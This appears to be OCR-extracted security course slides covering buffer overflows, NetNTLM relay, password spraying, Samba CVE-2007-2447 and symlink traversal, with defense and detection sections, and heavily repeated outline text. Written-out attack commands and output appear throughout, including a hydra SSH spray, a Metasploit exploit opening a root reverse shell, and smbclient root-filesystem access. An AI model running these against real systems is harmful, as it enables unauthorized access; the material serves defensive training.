
The term **buffer** is loosely used to refer to any area in memory where more than one piece of data is stored. An **overflow** occurs when attackers try to fill more data than the buffer can handle. You can think of an overflow as pouring 5 gallons of water into a 4-gallon bucket.

OUTLINE
3.2.2.1 SSL Stripping
3.2.2.1.1 sslstrip+
3.2.2.1.1 sslstrip+
3.2.2.1.1 sslstrip+
3.2.2.1.1 sslstrip+
3.2.2.1.1 sslstrip+
3.2.2 Passive & Active Sniffing
3.2.2 Passive & Active Sniffing
3.2.3 Remote Exploits
3.2.3 Remote Exploits
3.2.3 Remote Exploits

3.2.3 Remote Exploits

Suppose the computer allocates a buffer of 40 bytes (or pieces) of memory to store 10 integers (4 bytes per integer).

An attacker sends the computer 11 integers (a total of 44 bytes) as input.




OUTLINE

3.2.2.1.1 sslstrip+
3.2.2.1.1 sslstrip+
3.2.2.1.1 sslstrip+
3.2.2.1.1 sslstrip+
3.2.2.1.1 sslstrip+
3.2.2 Passive & Active Sniffing
3.2.2 Passive & Active Sniffing
3.2.3 Remote Exploits
3.2.3 Remote Exploits
3.2.3 Remote Exploits
3.2.3 Remote Exploits

3.2.3 Remote Exploits

Whatever was in the location after the ten 40 bytes (allocated for our buffer), gets overwritten with the 11th integer of our input.

Remember that the stack grows backward, therefore the data in the buffer are copied from lowest memory addresses to highest memory addresses.



OUTLINE

3.2.2.1.1 sslstrip+
3.2.2.1.1 sslstrip+
3.2.2.1.1 sslstrip+
3.2.2.1.1 sslstrip+
3.2.2 Passive & Active Sniffing
3.2.2 Passive & Active Sniffing
3.2.3 Remote Exploits
3.2.3 Remote Exploits
3.2.3 Remote Exploits
3.2.3 Remote Exploits
3.2.3 Remote Exploits

3.2.3 Remote Exploits

Now, consider the stack frame on your right. What you should know is that **EIP** points to the next instruction.

If attackers manage to overwrite **EIP** (**through an overly long input**) they will essentially be in the position of controlling the program's flow. This means that the will be able to return the function to a specific memory address location where they have placed malicious code and execute it.

....
Other local variables
Buffer [10]
EBP
Return address of function (EIP)
Parameters of function
Local variables of main
Return address of main
Parameters of main
.....

OUTLINE

3.2.2.1.1 sslstrip+
3.2.2.1.1 sslstrip+
3.2.2.1.1 sslstrip+
3.2.2 Passive & Active Sniffing
3.2.2 Passive & Active Sniffing
3.2.3 Remote Exploits
3.2.3 Remote Exploits
3.2.3 Remote Exploits
3.2.3 Remote Exploits
3.2.3 Remote Exploits
3.2.3 Remote Exploits

3.2.3 Remote Exploits

For a more technical explanation of how Buffer Overflow exploitation works, please refer to the following resource.

http://phrack.org/issues/49/14.html

http://phrack.org/issues/49/14.html

OUTLINE

3.2.2.1.1 sslstrip+
3.2.2.1.1 sslstrip+
3.2.2 Passive & Active Sniffing
3.2.2 Passive & Active Sniffing
3.2.3 Remote Exploits
3.2.3 Remote Exploits
3.2.3 Remote Exploits
3.2.3 Remote Exploits
3.2.3 Remote Exploits
3.2.3 Remote Exploits
3.2.3 Remote Exploits

3.2.3 Remote Exploits

Preparation & Defense

There are various types of remotely exploitable vulnerabilities, Buffer Overflow vulnerabilities are only one of them. That being said, the majority of remotely exploitable vulnerabilities come down to not effectively handling user input.

To prepare against remote exploits developers should be aware of user input sanitization best practices.

OUTLINE

3.2.2.1.1 sslstrip+
3.2.2 Passive & Active Sniffing
3.2.2 Passive & Active Sniffing
3.2.3 Remote Exploits
3.2.3 Remote Exploits
3.2.3 Remote Exploits
3.2.3 Remote Exploits
3.2.3 Remote Exploits
3.2.3 Remote Exploits
3.2.3 Remote Exploits
3.2.3 Remote Exploits

3.2.3 Remote Exploits

Preparation & Defense

To defend against remote exploits defenders can rely on IDS/IPS signatures as well as firewalls to protect critical software from ill-intended inputs.

Refer to the “Effectively Using Snort” lab to witness how a buffer overflow attempt can be caught on the wire.

OUTLINE

3.2.2 Passive & Active Sniffing
3.2.2 Passive & Active Sniffing
3.2.3 Remote Exploits
3.2.3 Remote Exploits
3.2.3 Remote Exploits
3.2.3 Remote Exploits
3.2.3 Remote Exploits
3.2.3 Remote Exploits
3.2.3 Remote Exploits
3.2.3 Remote Exploits
3.2.3 Remote Exploits

3.2.4 NetNTLM Hash Capturing & Relaying

Unfortunately, an ill-intended email or document, an XSS attack, a malicious web page and many other attack vectors can result in a Windows user's NetNTLM hash being remotely obtained.

The aforementioned attack vectors will essentially cause the victim to authenticate to an attacker-controlled system, exposing his/her NetNTLM hash.

https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)

OUTLINE
3.2.2 Passive & Active Sniffing
3.2.3 Remote Exploits
3.2.3 Remote Exploits
3.2.3 Remote Exploits
3.2.3 Remote Exploits
3.2.3 Remote Exploits
3.2.3 Remote Exploits
3.2.3 Remote Exploits
3.2.3 Remote Exploits
3.2.3 Remote Exploits
3.2.4 NetNTLM Hash Capturing & Relaying

3.2.4 NetNTLM Hash Capturing & Relaying

Based on the way Windows environments operate, an attacker can relay a captured NetNTLM hash (authentication attempt) to another reachable system (where the victim has administrative privileges) and gain access on it.


OUTLINE

3.2.3 Remote Exploits
3.2.3 Remote Exploits
3.2.3 Remote Exploits
3.2.3 Remote Exploits
3.2.3 Remote Exploits
3.2.3 Remote Exploits
3.2.3 Remote Exploits
3.2.3 Remote Exploits
3.2.3 Remote Exploits
3.2.4 NetNTLM Hash Capturing & Relaying
3.2.4 NetNTLM Hash Capturing & Relaying

3.2.4 NetNTLM Hash Capturing & Relaying

On your right you can see an example of a NetNTLM hash capturing & relaying attack.

1. The attacker sends an ill-intended email containing a UNC path pointing to his SMB capturing infrastructure
2. The victim simply opens the email
3. His machine automatically tries to authenticate to the specified system in the UNC path, exposing his NetNTLM hash
4. The attacker relays the captured NetNTLM hash to the organization's exposed EWS and gets access to the victim's mailbox
5. RDP credentials are identified within the mailbox and the attacker can now move laterally through RDP



https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-dfsc/149a3039-98ce-491a-9268-2f5ddef08192
https://docs.microsoft.com/en-us/previous-versions/office/developer/exchange-server-2010/dd877045(v%3Dexchg.140)

OUTLINE

3.2.3 Remote Exploits
3.2.3 Remote Exploits
3.2.3 Remote Exploits
3.2.3 Remote Exploits
3.2.3 Remote Exploits
3.2.3 Remote Exploits
3.2.3 Remote Exploits
3.2.3 Remote Exploits
3.2.4 NetNTLM Hash Capturing & Relaying
3.2.4 NetNTLM Hash Capturing & Relaying
3.2.4 NetNTLM Hash Capturing & Relaying

3.2.4 NetNTLM Hash Capturing & Relaying

Preparation & Defense

- To defend against remote NetNTLM hash capturing, organizations should block outbound SMB connections on both the border firewall(s) and local firewall
- As of Windows 7/Server 2008 R2 Microsoft has added options to audit or restrict NTLM authentication. NTLM authentication can be blocked entirely using the Network security: Restrict NTLM: Outgoing NTLM traffic to remote servers GPO.
- Always remember that increased password complexity will result in a hash that will be tougher to crack
- Relay attacks can be prevented by using Kerberos authentication everywhere instead of NTLM authentication. SMB signing, if enabled, can also mitigate relaying and other attacks against SMB

https://docs.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/network-security-restrict-ntlm-outgoing-ntlm-traffic-to-remote-servers

OUTLINE

3.2.3 Remote Exploits
3.2.3 Remote Exploits
3.2.3 Remote Exploits
3.2.3 Remote Exploits
3.2.3 Remote Exploits
3.2.3 Remote Exploits
3.2.3 Remote Exploits
3.2.4 NetNTLM Hash Capturing & Relaying
3.2.4 NetNTLM Hash Capturing & Relaying
3.2.4 NetNTLM Hash Capturing & Relaying
3.2.4 NetNTLM Hash Capturing & Relaying

3.2.4 NetNTLM Hash Capturing & Relaying

Note: NetNTLM hash capturing and relaying can also be performed during the post-exploitation phase for lateral movement purposes.

OUTLINE

3.2.3 Remote Exploits

3.2.3 Remote Exploits

3.2.3 Remote Exploits

3.2.3 Remote Exploits

3.2.3 Remote Exploits

3.2.3 Remote Exploits

3.2.4 NetNTLM Hash Capturing & Relaying

3.2.4 NetNTLM Hash Capturing & Relaying

3.2.4 NetNTLM Hash Capturing & Relaying

3.2.4 NetNTLM Hash Capturing & Relaying

3.2.4 NetNTLM Hash Capturing & Relaying

3.2.5 Remote Linux Host Attacks

Let's now cover how attackers usually try to remotely exploit Linux hosts.

OUTLINE

3.2.3 Remote Exploits
3.2.3 Remote Exploits
3.2.3 Remote Exploits
3.2.3 Remote Exploits
3.2.3 Remote Exploits
3.2.4 NetNTLM Hash Capturing & Relaying
3.2.4 NetNTLM Hash Capturing & Relaying
3.2.4 NetNTLM Hash Capturing & Relaying
3.2.4 NetNTLM Hash Capturing & Relaying
3.2.4 NetNTLM Hash Capturing & Relaying
3.2.5 Remote Linux Host Attacks

3.2.5.1 Password Spraying

Password spraying attacks have quickly become the "go-to" method for gaining access to systems via dictionary attacks due to its success-rate in the wild.

OUTLINE

3.2.3 Remote Exploits

3.2.3 Remote Exploits

3.2.3 Remote Exploits

3.2.3 Remote Exploits

3.2.4 NetNTLM Hash Capturing & Relaying

3.2.4 NetNTLM Hash Capturing & Relaying

3.2.4 NetNTLM Hash Capturing & Relaying

3.2.4 NetNTLM Hash Capturing & Relaying

3.2.4 NetNTLM Hash Capturing & Relaying

3.2.5 Remote Linux Host Attacks

3.2.5.1 Password Spraying

3.2.5.1 Password Spraying

Rather than the usual dictionary brute force methods involving a dictionary of hundreds if not millions of password entries, the idea is to reverse the process, and instead, introduce a list of as many *users* as possible, while trying just *a single password attempt* against tens or hundreds of user accounts.

OUTLINE

3.2.3 Remote Exploits

3.2.3 Remote Exploits

3.2.3 Remote Exploits

3.2.4 NetNTLM Hash Capturing & Relaying

3.2.4 NetNTLM Hash Capturing & Relaying

3.2.4 NetNTLM Hash Capturing & Relaying

3.2.4 NetNTLM Hash Capturing & Relaying

3.2.4 NetNTLM Hash Capturing & Relaying

3.2.5 Remote Linux Host Attacks

3.2.5.1 Password Spraying

3.2.5.1 Password Spraying

3.2.5.1 Password Spraying

This method reduces the potential for account lockouts and in some cases, allows attackers to remain “under the radar”.

You may also see this method referred to as “Reverse Brute-force attack.”

OUTLINE

3.2.3 Remote Exploits
3.2.3 Remote Exploits
3.2.4 NetNTLM Hash Capturing & Relaying
3.2.4 NetNTLM Hash Capturing & Relaying
3.2.4 NetNTLM Hash Capturing & Relaying
3.2.4 NetNTLM Hash Capturing & Relaying
3.2.4 NetNTLM Hash Capturing & Relaying
3.2.5 Remote Linux Host Attacks
3.2.5.1 Password Spraying
3.2.5.1 Password Spraying
3.2.5.1 Password Spraying

3.2.5.1 Password Spraying

To successfully execute a password spraying attack, attackers must first gather as many usernames as possible in regard to the target organization or target system.

OUTLINE

3.2.3 Remote Exploits
3.2.4 NetNTLM Hash Capturing & Relaying
3.2.4 NetNTLM Hash Capturing & Relaying
3.2.4 NetNTLM Hash Capturing & Relaying
3.2.4 NetNTLM Hash Capturing & Relaying
3.2.4 NetNTLM Hash Capturing & Relaying
3.2.5 Remote Linux Host Attacks
3.2.5.1 Password Spraying
3.2.5.1 Password Spraying
3.2.5.1 Password Spraying
3.2.5.1 Password Spraying

3.2.5.1 Password Spraying

In environments where password complexity is not enabled, (a common observation in Linux-based networks), users will take advantage of this and use easy-to-remember passwords that they will modify by simply changing a value or other characteristic over time, e.g., Password01 to Password02 or Summer2018 to Fall2018, etc.

OUTLINE

3.2.4 NetNTLM Hash Capturing & Relaying
3.2.4 NetNTLM Hash Capturing & Relaying
3.2.4 NetNTLM Hash Capturing & Relaying
3.2.4 NetNTLM Hash Capturing & Relaying
3.2.4 NetNTLM Hash Capturing & Relaying
3.2.5 Remote Linux Host Attacks
3.2.5.1 Password Spraying
3.2.5.1 Password Spraying
3.2.5.1 Password Spraying
3.2.5.1 Password Spraying
3.2.5.1 Password Spraying

3.2.5.1 Password Spraying

On your right, you can see an attacker identifying valid usernames through an insufficiently secure SMTP server.

```
msf auxiliary(scanner/smtp/smtp_enum) > set RHOSTS
192.168.13.21
RHOSTS => 192.168.13.21
msf auxiliary(scanner/smtp/smtp_enum) > set
USER_FILE possible_users.txt
USER_FILE => possible_users.txt
msf auxiliary(scanner/smtp/smtp_enum) > run

[*] 192.168.13.21:25 - 192.168.13.21:25 Banner:
220 server2 ESMTP Sendmail 8.15.2/8.15.2/Debian-9;
Fri, 12 Jan 2018 16:33:31 -0500; (No UCE/UBE)
logging access from: tester.localdomain(OK)-
tester.localdomain [192.168.13.18]
```

```
[+] 192.168.13.21:25      - 192.168.13.21:25 Users found: ananda, bob, brian, chris, david, jam
es, jason, jeff, jennifer, jessica, michael, robert, sara
```


OUTLINE

Relaying

3.2.4 NetNTLM Hash Capturing & Relaying

3.2.4 NetNTLM Hash Capturing & Relaying

3.2.4 NetNTLM Hash Capturing & Relaying

3.2.4 NetNTLM Hash Capturing & Relaying

3.2.5 Remote Linux Host Attacks

3.2.5.1 Password Spraying

3.2.5.1 Password Spraying

3.2.5.1 Password Spraying

3.2.5.1 Password Spraying

3.2.5.1 Password Spraying

3.2.5.1 Password Spraying

3.2.5.1 Password Spraying

The attacker then uses the identified names (*users.txt*) and "sprays" the password *Spring2018* around, in an attempt to gain unauthorized access to an exposed SSH service.

The attacker used the THC-Hydra tool to launch the password spraying attack.

It looks like user *david* (who was identified through SMTP enumeration) had specified a password of "*Spring2018*" for accessing this SSH service.

```
hydra -L users.txt -p Spring2018 ssh://192.168.13.21
```

```
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not
use in military or secret service organizations, or for
illegal purposes.

[WARNING] Many SSH configurations limit the number of
parallel tasks, it is recommended to reduce the tasks:
use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 22
login tries (l:11/p:2), ~2 tries per task
[DATA] attacking ssh://192.168.13.21:22/
[22][ssh] host: 192.168.13.21   login: david   password:
Spring2018
1 of 1 target successfully completed, 1 valid password
found
```

https://github.com/vanhauser-thc/THC-Archive/tree/master/Tools

OUTLINE
Capturing & Relaying
3.2.4 NetNTLM Hash Capturing & Relaying
3.2.4 NetNTLM Hash Capturing & Relaying
3.2.4 NetNTLM Hash Capturing & Relaying
3.2.5 Remote Linux Host Attacks
3.2.5.1 Password Spraying
3.2.5.1 Password Spraying
3.2.5.1 Password Spraying
3.2.5.1 Password Spraying
3.2.5.1 Password Spraying
3.2.5.1 Password Spraying
3.2.5.1 Password Spraying

3.2.5.1 Password Spraying

Detection

Password spraying attacks can be potentially detected through log/event analysis.

Specifically, defenders can:

- Place a trigger to be activated when a certain number of authentication attempts take place within a specific amount of time (user agnostic and threshold-based)
- Monitor for many failed authentication attempts across various accounts (user agnostic and volume-based)

OUTLINE

3.2.4 NetNTLM Hash Capturing & Relaying
3.2.4 NetNTLM Hash Capturing & Relaying
3.2.5 Remote Linux Host Attacks
3.2.5.1 Password Spraying
3.2.5.1 Password Spraying
3.2.5.1 Password Spraying
3.2.5.1 Password Spraying
3.2.5.1 Password Spraying
3.2.5.1 Password Spraying
3.2.5.1 Password Spraying
3.2.5.1 Password Spraying

3.2.5.2 Samba Vulnerabilities & Misconfigurations

Samba is quite commonly found within Linux-based environments, as it typically provides file sharing services to both windows, and Linux users.

It is also a ripe target when configured incorrectly, and versions up to 4.6.4 contain vulnerabilities that allow an attacker to take control of an affected server completely. This was most recently seen with CVE-2017-7494, sometimes referred to as "SambaCry."

https://www.samba.org/
http://cve.circl.lu/cve/CVE-2017-7494

OUTLINE
Capturing & Relaying
3.2.4 NetNTLM Hash Capturing & Relaying
3.2.5 Remote Linux Host Attacks
3.2.5.1 Password Spraying
3.2.5.1 Password Spraying
3.2.5.1 Password Spraying
3.2.5.1 Password Spraying
3.2.5.1 Password Spraying
3.2.5.1 Password Spraying
3.2.5.1 Password Spraying
3.2.5.1 Password Spraying
3.2.5.2 Samba Vulnerabilities & Misconfigurations

3.2.5.2 Samba Vulnerabilities & Misconfigurations

We will cover two attacks against Samba.

1. Username Map Script Vulnerability - CVE-2007-2447
2. Samba Symlink Directory Traversal Vulnerability

https://www.rapid7.com/db/modules/exploit/multi/samba/usermap_script
https://www.samba.org/samba/news/symlink_attack.html

OUTLINE
Capturing & Relaying
3.2.5 Remote Linux Host Attacks
3.2.5.1 Password Spraying
3.2.5.1 Password Spraying
3.2.5.1 Password Spraying
3.2.5.1 Password Spraying
3.2.5.1 Password Spraying
3.2.5.1 Password Spraying
3.2.5.1 Password Spraying
3.2.5.1 Password Spraying
3.2.5.2 Samba Vulnerabilities & Misconfigurations
3.2.5.2 Samba Vulnerabilities & Misc...

3.2.5.2.1 CVE-2007-2447

The Username Map Script vulnerability (CVE-2007-2447), discovered in 2007 by an anonymous researcher, affects Samba versions 3.0.0 through 3.0.25rc3 and exists in non-default configurations where the "username map script" option is enabled, which results in remote command execution and compromise of the affected server.

You can learn more about the vulnerability here.

https://www.samba.org/samba/security/CVE-2007-2447.html

OUTLINE

3.2.5.1 Password Spraying
3.2.5.1 Password Spraying
3.2.5.1 Password Spraying
3.2.5.1 Password Spraying
3.2.5.1 Password Spraying
3.2.5.1 Password Spraying
3.2.5.1 Password Spraying
3.2.5.1 Password Spraying
3.2.5.2 Samba Vulnerabilities & Misconfigurations
3.2.5.2 Samba Vulnerabilities & Misc...
3.2.5.2.1 CVE-2007-2447

3.2.5.2.1 CVE-2007-2447

Detection

On your right, you can see the commands the attacker executed within the Metasploit framework to remotely exploit the identified Samba server that was vulnerable to CVE-2007-2447 (192.168.13.29).

This exploit could easily be detected by an IDS/IPS such as Snort. See a viable signature below.

```
# alert tcp $EXTERNAL_NET any -> $HOME_NET [139,445]
(msg:"SERVER-SAMBA Samba username map script command
injection attempt"; flow:to_server,established;
content:"|FF|SMBs"; depth:5; offset:4; content:"|00
00|"; within:3; distance:2; content:"|00|"; within:1;
distance:25; content:"|00 00 00 00|"; within:4;
distance:16; byte_extract:2,-
8,ansi_pw_len,relative,little;
byte_jump:2,0,relative,little,post_offset 10;
content:"/="; within:2; distance:ansi_pw_len;
pcre:"/^[\x21-\x2f\x3a-\x3f\x5b-\x60\x7b-\x7e]/R";
metadata:service netbios-ssn; reference:cve,2007-2447;
reference:url,labs.idefense.com/intelligence/vulnerabi
lities/display.php?id=534 ; classtype:attempted-admin;
sid:21164; rev:5;)
```

```
msf> use exploit/multi/samba/usermap_script
```

```
msf exploit(multi/samba/usermap_script) > set RHOST
192.168.13.29
```

```
msf exploit(multi/samba/usermap_script) > set LHOST
192.168.13.18
```

```
msf exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 192.168.13.18:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo Ico6BGCor4gLjPhR;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "Ico6BGCor4gLjPhR\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 2 opened (192.168.13.18:4444 -> 192.168.13.29:37702)
```

```
[*] Command shell session 3 opened (192.168.13.18:4444 -> 192.168.13.29:47822) at

id
uid=0(root) gid=0(root)
uname -a
Linux server3 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

https://www.metasploit.com/

OUTLINE

3.2.5.1 Password Spraying
3.2.5.1 Password Spraying
3.2.5.1 Password Spraying
3.2.5.1 Password Spraying
3.2.5.1 Password Spraying
3.2.5.1 Password Spraying
3.2.5.1 Password Spraying
3.2.5.2 Samba Vulnerabilities & Misconfigurations
3.2.5.2 Samba Vulnerabilities & Misc...
3.2.5.2.1 CVE-2007-2447
3.2.5.2.1 CVE-2007-2447

3.2.5.2.2 Samba Symlink Directory Traversal

Another (sometimes devastating) vulnerability which is a result of a particular misconfiguration in Samba is the "Samba Symlink Directory Traversal" one.

https://www.samba.org/samba/news/symlink_attack.html

OUTLINE

3.2.5.1 Password Spraying
3.2.5.1 Password Spraying
3.2.5.1 Password Spraying
3.2.5.1 Password Spraying
3.2.5.1 Password Spraying
3.2.5.1 Password Spraying
3.2.5.2 Samba Vulnerabilities & Misconfigurations
3.2.5.2 Samba Vulnerabilities & Misc...
3.2.5.2.1 CVE-2007-2447
3.2.5.2.1 CVE-2007-2447
3.2.5.2.2 Samba Symlink Directory Traversal

3.2.5.2.2 Samba Symlink Directory Traversal

The vulnerability essentially allows an attacker to create a symbolic link to the root (/) partition from a writeable share, ultimately allowing for read access to the entire file system outside of the share directory.

OUTLINE
3.2.5.1 Password Spraying
3.2.5.1 Password Spraying
3.2.5.1 Password Spraying
3.2.5.1 Password Spraying
3.2.5.1 Password Spraying
3.2.5.2 Samba Vulnerabilities & Misconfigurations
3.2.5.2 Samba Vulnerabilities & Misc...
3.2.5.2.1 CVE-2007-2447
3.2.5.2.1 CVE-2007-2447
3.2.5.2.2 Samba Symlink Directory Traversal
3.2.5.2.2 Samba Symlink Directory...

3.2.5.2.2 Samba Symlink Directory Traversal

For this vulnerability to be exploitable, the Samba server should contain a writeable share and the "`widelinks`" parameter in the `smb.conf` file should be set with a value of "`yes.`"

OUTLINE
Spraying
3.2.5.1 Password Spraying
3.2.5.1 Password Spraying
3.2.5.1 Password Spraying
3.2.5.1 Password Spraying
3.2.5.2 Samba Vulnerabilities & Misconfigurations
3.2.5.2 Samba Vulnerabilities & Misc...
3.2.5.2.1 CVE-2007-2447
3.2.5.2.1 CVE-2007-2447
3.2.5.2.2 Samba Symlink Directory Traversal
3.2.5.2.2 Samba Symlink Directory...
3.2.5.2.2 Samba Symlink Directory...

3.2.5.2.2 Samba Symlink Directory Traversal

On your right, you can see the attacker using the smbmap tool to determine available shares on a remote Samba server, as well as his level of access on them.

```
smbmap -H 192.168.13.29
```

WRITE access to "tmp" share identified.

```
[+] Finding open SMB ports....
[+] User SMB session establishd on 192.168.13.29...
[+] IP: 192.168.13.29:445       Name: server3

        Disk                                                    Permissions
        ----                                                    -----------
        print$                                                  NO ACCESS
        tmp                                                     READ, WRITE
        opt                                                     NO ACCESS
        IPC$                                                    NO ACCESS
        ADMIN$                                                  NO ACCESS
```

https://github.com/ShawnDEvans/smbmap

OUTLINE

Spraying
3.2.5.1 Password Spraying
3.2.5.1 Password Spraying
3.2.5.1 Password Spraying
3.2.5.2 Samba Vulnerabilities & Misconfigurations
3.2.5.2 Samba Vulnerabilities & Misc...
3.2.5.2.1 CVE-2007-2447
3.2.5.2.1 CVE-2007-2447
3.2.5.2.2 Samba Symlink Directory Traversal
3.2.5.2.2 Samba Symlink Directory...
3.2.5.2.2 Samba Symlink Directory...
3.2.5.2.2 Samba Symlink Directory...

3.2.5.2.2 Samba Symlink Directory Traversal

Once a writeable share is identified, (in this case "`tmp`") the attacker uses Metasploit's *samba_symlink_traversal* auxiliary module to create a symlink to the root filesystem.

```
msf auxiliary(admin/smb/samba_symlink_traversal) > show options

Module options (auxiliary/admin/smb/samba_symlink_traversal):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   RHOST      192.168.13.29    yes       The target address
   RPORT      445              yes       The SMB service port (TCP)
   SMBSHARE   tmp              yes       The name of a writeable share on the server
   SMBTARGET  rootfs           yes       The name of the directory that should point to
 the root filesystem
```

```
msf auxiliary(admin/smb/samba_symlink_traversal) > run

[*] 192.168.13.29:445 - Connecting to the server...
[*] 192.168.13.29:445 - Trying to mount writeable share 'tmp'...
[*] 192.168.13.29:445 - Trying to link 'rootfs' to the root filesystem...
[*] 192.168.13.29:445 - Now access the following share to browse the root filesystem:
[*] 192.168.13.29:445 -        \\192.168.13.29\tmp\rootfs\

[*] Auxiliary module execution completed
```

"rootfs" directory (symlink) created within the "tmp" share.

https://www.rapid7.com/db/modules/auxiliary/admin/smb/samba_symlink_traversal

OUTLINE

Spraying
3.2.5.1 Password Spraying
3.2.5.1 Password Spraying
3.2.5.2 Samba Vulnerabilities & Misconfigurations
3.2.5.2 Samba Vulnerabilities & Misc...
3.2.5.2.1 CVE-2007-2447
3.2.5.2.1 CVE-2007-2447
3.2.5.2.2 Samba Symlink Directory Traversal
3.2.5.2.2 Samba Symlink Directory...
3.2.5.2.2 Samba Symlink Directory...
3.2.5.2.2 Samba Symlink Directory...
3.2.5.2.2 Samba Symlink Directory...

3.2.5.2.2 Samba Symlink Directory Traversal

Detection

The attacker finally accesses the available "`tmp`" share. Notice that this time a new directory named "`rootfs`" exists within the share.

SMB traffic is quite common and IDS/IPS signatures are not panacea. Your best bet against this attack is to eliminate the root cause of the vulnerability by setting

`wide links = no`

in the [global] section of your `smb.conf` and restart *smbd*.

-N was used since anonymous access to the share was allowed (no password is required)

```
smbclient \\\\192.168.13.29\\tmp -N
```

```
WARNING: The "syslog" option is deprecated
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Jan 20 08:37:48 2018
  ..                                 DR        0  Mon Jan 15 20:29:56 2018
  .ICE-unix                          DH        0  Sat Jan 20 06:51:38 2018
  .X11-unix                          DH        0  Sat Jan 20 06:52:03 2018
  .X0-lock                           HR       11  Sat Jan 20 06:52:03 2018
  5163.jsvc_up                        R        0  Sat Jan 20 06:52:19 2018
  rootfs                             DR        0  Mon Jan 15 20:29:56 2018

                7282168 blocks of size 1024. 5540856 blocks available
smb: \>
```


OUTLINE

Spraying
3.2.5.1 Password Spraying
3.2.5.2 Samba Vulnerabilities & Misconfigurations
3.2.5.2 Samba Vulnerabilities & Misc...
3.2.5.2.1 CVE-2007-2447
3.2.5.2.1 CVE-2007-2447
3.2.5.2.2 Samba Symlink Directory Traversal
3.2.5.2.2 Samba Symlink Directory...
3.2.5.2.2 Samba Symlink Directory...
3.2.5.2.2 Samba Symlink Directory...
3.2.5.2.2 Samba Symlink Directory...
3.2.5.2.2 Samba Symlink Directory...

3.2.5.3 Shellshock

A vulnerability named Shellshock was discovered in the Unix Bash Shell, and affected CGI programs on web servers, OpenSSH, DHCP ClientsShellshock, and several other solutions, such as Qmail mail servers, etc.

https://www.symantec.com/connect/blogs/shellshock-all-you-need-know-about-bash-bug-vulnerability

OUTLINE

Spraying
3.2.5.2 Samba Vulnerabilities & Misconfigurations
3.2.5.2 Samba Vulnerabilities & Misc...
3.2.5.2.1 CVE-2007-2447
3.2.5.2.1 CVE-2007-2447
3.2.5.2.2 Samba Symlink Directory Traversal
3.2.5.2.2 Samba Symlink Directory...
3.2.5.2.2 Samba Symlink Directory...
3.2.5.2.2 Samba Symlink Directory...
3.2.5.2.2 Samba Symlink Directory...
3.2.5.2.2 Samba Symlink Directory...
3.2.5.3 Shellshock

3.2.5.3 Shellshock

